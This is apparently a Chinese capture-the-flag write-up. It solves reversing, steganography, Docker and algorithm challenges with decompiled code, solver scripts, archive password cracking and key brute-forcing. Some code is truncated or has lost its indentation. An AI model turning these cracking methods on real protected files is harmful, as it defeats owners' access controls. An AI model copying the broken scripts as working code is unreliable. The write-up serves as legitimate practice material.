 9  int v6; // eax@5
10  char v8[80]; // [sp+8h] [bp-A4h]@1
11  char v9[80]; // [sp+58h] [bp-54h]@1
12
13  sub_401020("Please input your flag: ");
14  sub_401050("%40s", v9);
15  sub_401E50(v8, 0, 80);
16  v0 = 0;
17  v1 = strlen(v9);
18  if ( v1 )
19  {
20    do
21    {
22      v2 = v9[v0];
23      v3 = 0;
24      do
25      {
26        v4 = &v8[v3] + v0;
27        v5 = v2 ^ byte_41C658[v3++];
28        *v4 += v5;
29      }
30      while ( v3 < 0x20 );
31      ++v0;
32    }
33    while ( v0 < v1 );
34  }
35  v6 = strcmp(v8, (const char *)&unk_41E8B0);
36  if ( v6 )
37    v6 = -(v6 < 0) | 1;
38  if ( v6 )
39    sub_40284D("No, it isn't.");
40  else
41    sub_40284D("Yes, it is.");
42  return 0;
43}
```


这里建议用c语言复现，我之前用python真是进了大坑，因为c语言的char类型正好和题目对应，这个题目的算法就是一个32长度的数组，从不同的起点经过抑或累加后得到一个长度65的串（具体还是请自己分析，不太好说），

Address	Hex dump																ASCII
00DDE8B0	72	E9	4D	AC	C1	D0	24	6B	B2	F5	FD	45	49	94	DC	10	r長縋?k蝉鰷I斮■
00DDE8C0	10	6B	A3	FB	5C	13	17	E4	67	FE	72	A1	C7	04	2B	C2	■k {\■■鋑绌∏ ¦+?
00DDE8D0	9D	3F	A7	6C	E7	D0	90	71	36	B3	AB	67	BF	60	30	3E	? 缥愧6倡g縛0>
00DDE8E0	78	CD	6D	35	C8	55	FF	C0	95	62	E6	BB	57	34	29	0E	x蚼5萱j鐀b婊W4)■
00DDE8F0	03	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪

然后我们可以轻松地判断需要34位即可，然后就是写脚本复现了，自动机如下

```cpp
#include<bits/stdc++.h>
using namespace std;
char s[33]={0x21,34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 58, 59, 60, 61, 62, 63, 64, 91
char Cmp[81]={0x72,0xE9,0x4D,0xAC,0xC1,0xD0,0x24,0x6B,0xB2,0xF5,0xFD,0x45,0x49,0x94,0xDC,0x10,0x10,0x6B
char flag[35]={0};
int main(){
    for(int i=0;i<32;i++){
        for(int j=-255;j<=255;j++){
            char ans=0;
            for(int k=0;k<i;k++){
                ans+=(flag[k]^s[i-k]);
            }
            ans+=(j^s[0]);
            if(ans==Cmp[i]){
                flag[i]=j;
                break;
            }
        }
    }
    for(int i=32;i<=33;i++){
        for(int j=-255;j<=255;j++){
            char ans=0;
            for(int k=0;k<31;k++){
                ans+=(flag[i-31+k]^s[31-k]);
            }
            ans+=(j^s[0]);
            if(ans==Cmp[i]){
                flag[i]=j;
                break;
            }
        }
    }
    printf("%s\n",flag);
    return 0;
}
//SYC{4+mile+b3gin+with+single+step}
```

太菜了，WA到哭

Linux_1

非常简单的东东，看一下反汇编轻松得到

```
__int64 __fastcall sub_400B28(__int64 a1)
{
  __int64 result; // rax@6

  if ( *(_BYTE *)a1 == 76
    && *(_BYTE *)(a1 + 1) == 49
    && *(_BYTE *)(a1 + 2) == 110
    && *(_BYTE *)(a1 + 3) == 117
    && *(_BYTE *)(a1 + 4) == 120 )
  {
    if ( *(_BYTE *)(a1 + 14) == 101
      && *(_BYTE *)(a1 + 13) == 108
      && *(_BYTE *)(a1 + 12) == 112
      && *(_BYTE *)(a1 + 9) == 53
      && *(_BYTE *)(a1 + 8) == 95 )
    {
      result = *(_BYTE *)(a1 + 10) == 49
            && *(_BYTE *)(a1 + 11) == 109
            && *(_BYTE *)(a1 + 7) == 115
            && *(_BYTE *)(a1 + 6) == *(_BYTE *)(a1 + 1)
            && *(_BYTE *)(a1 + 5) == *(_BYTE *)(a1 + 8);
    }
    else
    {
      result = 0LL;
    }
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```


解得flag如下

```
SYC{L1nux_1s_51mple}
```

Transform

Misc

找规律

这个题目还真是奇技淫巧啊，就是通过暴力程序求得多项式的系数，还是没有不成的，只有不敢想的，脚本如下

```
import requests
value = [0, 1, 1, 2, 8, 18, 59, 155, 460, 1276, 3672, 10357, 29533]
p = []
for a in range(-10,10):
  for b in range(-10,10):
    for c in range(-10,10):
      for d in range(-10,10):
        for e in range(-10,10):
if value[5]==a*value[4]+b*value[3]+c*value[2]+d*value[1]+e*value[0]:
flag=1
for i in range(4,len(value)):
if value[i]!=a*value[i-1]+b*value[i-2]+c*value[i-3]+d*value[i-4]+e*value[i-
flag=0
break
if flag==1:
p.append(a)
p.append(b)
p.append(c)
p.append(d)
p.append(e)
for i in range(13,32):
value.append(p[0]*value[i-1]+p[1]*value[i-2]+p[2]*value[i-3]+p[3]*value[i-4]+p[4]*value[i-5])
print "SYC{"+str(value[30])+"}"
#SYC{4274085634120}
```

拿出荧光棒

这个题目还是需要奇技淫巧，我想这个格式的

一看有个字符串？估计是mp3stego的密钥吧，但是 *明显就是不告诉你的，轻松可以猜出来第一个*一定是Y（脑洞），第二个没法猜测了，怎么办？爆破！

首先生成命令集合


```
import string
s= string.lowercase+string.uppercase+'0123456789'
for i in s:
print "Decode.exe -X  hahahahaha.mp3 -P SYC2"+str(i)+"66"
```

然后直接复制粘贴到cmd中执行，然后我们审计运算结果，只有`SYC2G66`和`SYC2966`解密成功，经过尝试SYC2966为最终密钥

```
SYC{girigiriai~grIgIrIm@i~}
```

蕉迟但到

通过stego查看未果，然后去变成zip发现了线索



但是misc万事开头都是要binwalk的，发现是7z的压缩文件，所以不能直接爆破…下载软件Passware Kit破解得到密码为FLAG



```
SYC{X1_ZI_Zh@_LiE}
```

Docker1

真是很不错！！！之前一直想学一学docker一直没什么机会，现在终于有机会接触一下docker了！这里的第一关真的很简单，首先我们需要下载镜像

```
docker pull g0doot/docker
```

然后下载到本地，然后我是这么处理的，没有进行运行什么的，直接将images文件导出查看最新的文件夹中内容，存在flag.txt




```
SYC{1_1ov3_D0cker_a_loT!!!!}
```

这个还是非常简单的！


Docker2

这个其实还是很简单，因为现有的文件夹除了root就是var，然后在/var/www/html/中存在.flag.txt（因为第一步的导出文件让一切都无所遁形！emmm）但是还是没有接触到挂起服务就又解决了问题…

```
SYC{!Th1s_1s_Th3_f1ag_which_1s_hIdd3n}
```

Docker3

emmm其实有点脱离了Docker本身的考察点吧…结果成了密码的爆破了…emmmm
解压出来是一个ZIP文件，直接写个脚本生成密码字典，然后爆破即可…




```
SYC{My_B1rthd4y_1s_My_p4ssw0rd___}
```

Code

可以跑一年

嘿嘿嘿，碰到了ACM的东西啊，矩阵快速幂，果真没有白学，大概意思是这样

```
|a_n   |     |1 2 -1| |a_n-1 |
|a_n-1| =   |1 0 0 |*|a_n-2 |
|a_n-2|     |0 1 0 | |a_n-3 |
```

解释代码如下

```cpp
#include<bits/stdc++.h>
using namespace std;
typedef struct mx{
long long value[4][4];
}mx;
long long times=3141592653589793-2;
long long mod = 1000000007;
mx multi(mx a,mx b){
mx another ;
for(int i=1;i<=3;i++){
for(int j=1;j<=3;j++){
long long temp=0;
for(int k=1;k<=3;k++){
temp=(temp+((a.value[i][k]%mod)*(b.value[k][j]%mod))%mod)%mod;
}
another.value[i][j]=temp;
}
}
return another;
}
int main(){
mx temp ;
for(int i=1;i<=3;i++){
for(int j=1;j<=3;j++){
temp.value[i][j]=0;
}
}
temp.value[1][1]=1;
temp.value[1][2]=2;
temp.value[1][3]=-1;
temp.value[2][1]=1;
temp.value[3][2]=1;
mx init;
for(int i=1;i<=3;i++){
for(int j=1;j<=3;j++){
init.value[i][j]=0;
}
init.value[i][i]=1;
}
int bit[100],pos=1;
while(times){
if(times&1){
bit[pos++]=1;
}
else{
bit[pos++]=0;
}
times/=2;
}
for(pos=pos-1;pos>=1;pos--){
init=multi(init,init);
if(bit[pos]==1){
init=multi(init,temp);
}
}
cout<<init.value[1][1]<<endl;
return 0;
}
```

```
SYC{101634435}
```

排列

猛一看还是被吓唬住了...但是仔细一看，不就是字典序嘛！所以这里有15个数，后14数组合数是可以直接推出来的，思路很清楚，就不多写了，直接把我接出答案的脚本给出来吧

```cpp
#include<bits/stdc++.h>
using namespace std;
bool checkP(int* p, int n) {
    static int cnt[20];
    memset(cnt, 0, sizeof(cnt));
    for(int i=0; i<n; ++i) {
        cnt[p[i]]++;
    }
    for(int i=0; i<20; ++i) {
        if(cnt[i]>1) return false;
    }
    return true;
}
void print(int *p, int n) {
    for(int i=0; i<n; ++i)
        printf("%d", p[i]);
}
int main() {
//int p[20] = {14,1,13,2,12,15,9,8,11,6,5,10,3,7,4};
int pause[20]={14,1,2,3,4,5,6,7,8,9,10,11,12,13,15};
//int p[20] = {11,1,2,3,4,5,6,7,8,9,10,12,13,14,15};
//int p[20] = {10,8,7,1,2,3,4,5,6,9,11,12,13,14,15};
//int p[20] = {10,8,6,14,1,2,3,4,5,7,9,11,12,13,15};
int p[20] = {10,8,6,13,2,1,3,4,5,7,9,11,12,14,15};
int n=15;
//long long m=307674368001l;
long long m=30236915341311l-871782912001l*3; //40834279813
m=m-622702080ll*6;
m=m-47900160ll*7;
m=m-3991680ll*2;
m=m-362880ll*10;
if(checkP(p, n)==false)
puts("not a permutation");

while(m--) {
prev_permutation(p, p+n);
if(memcmp(p,pause,sizeof(p))==0){
cout<<m<<endl;
}
//302369153413
}

printf("SYC{");
print(p, n);
puts("}");
return 0;
}
//SYC{10861313122791551411 4}
```

还是卡了一段时间，有点老了。注意里面减数的时候要加上ll改变成long long类型，负责c++编译器默认成了int型，会变成超大的数字。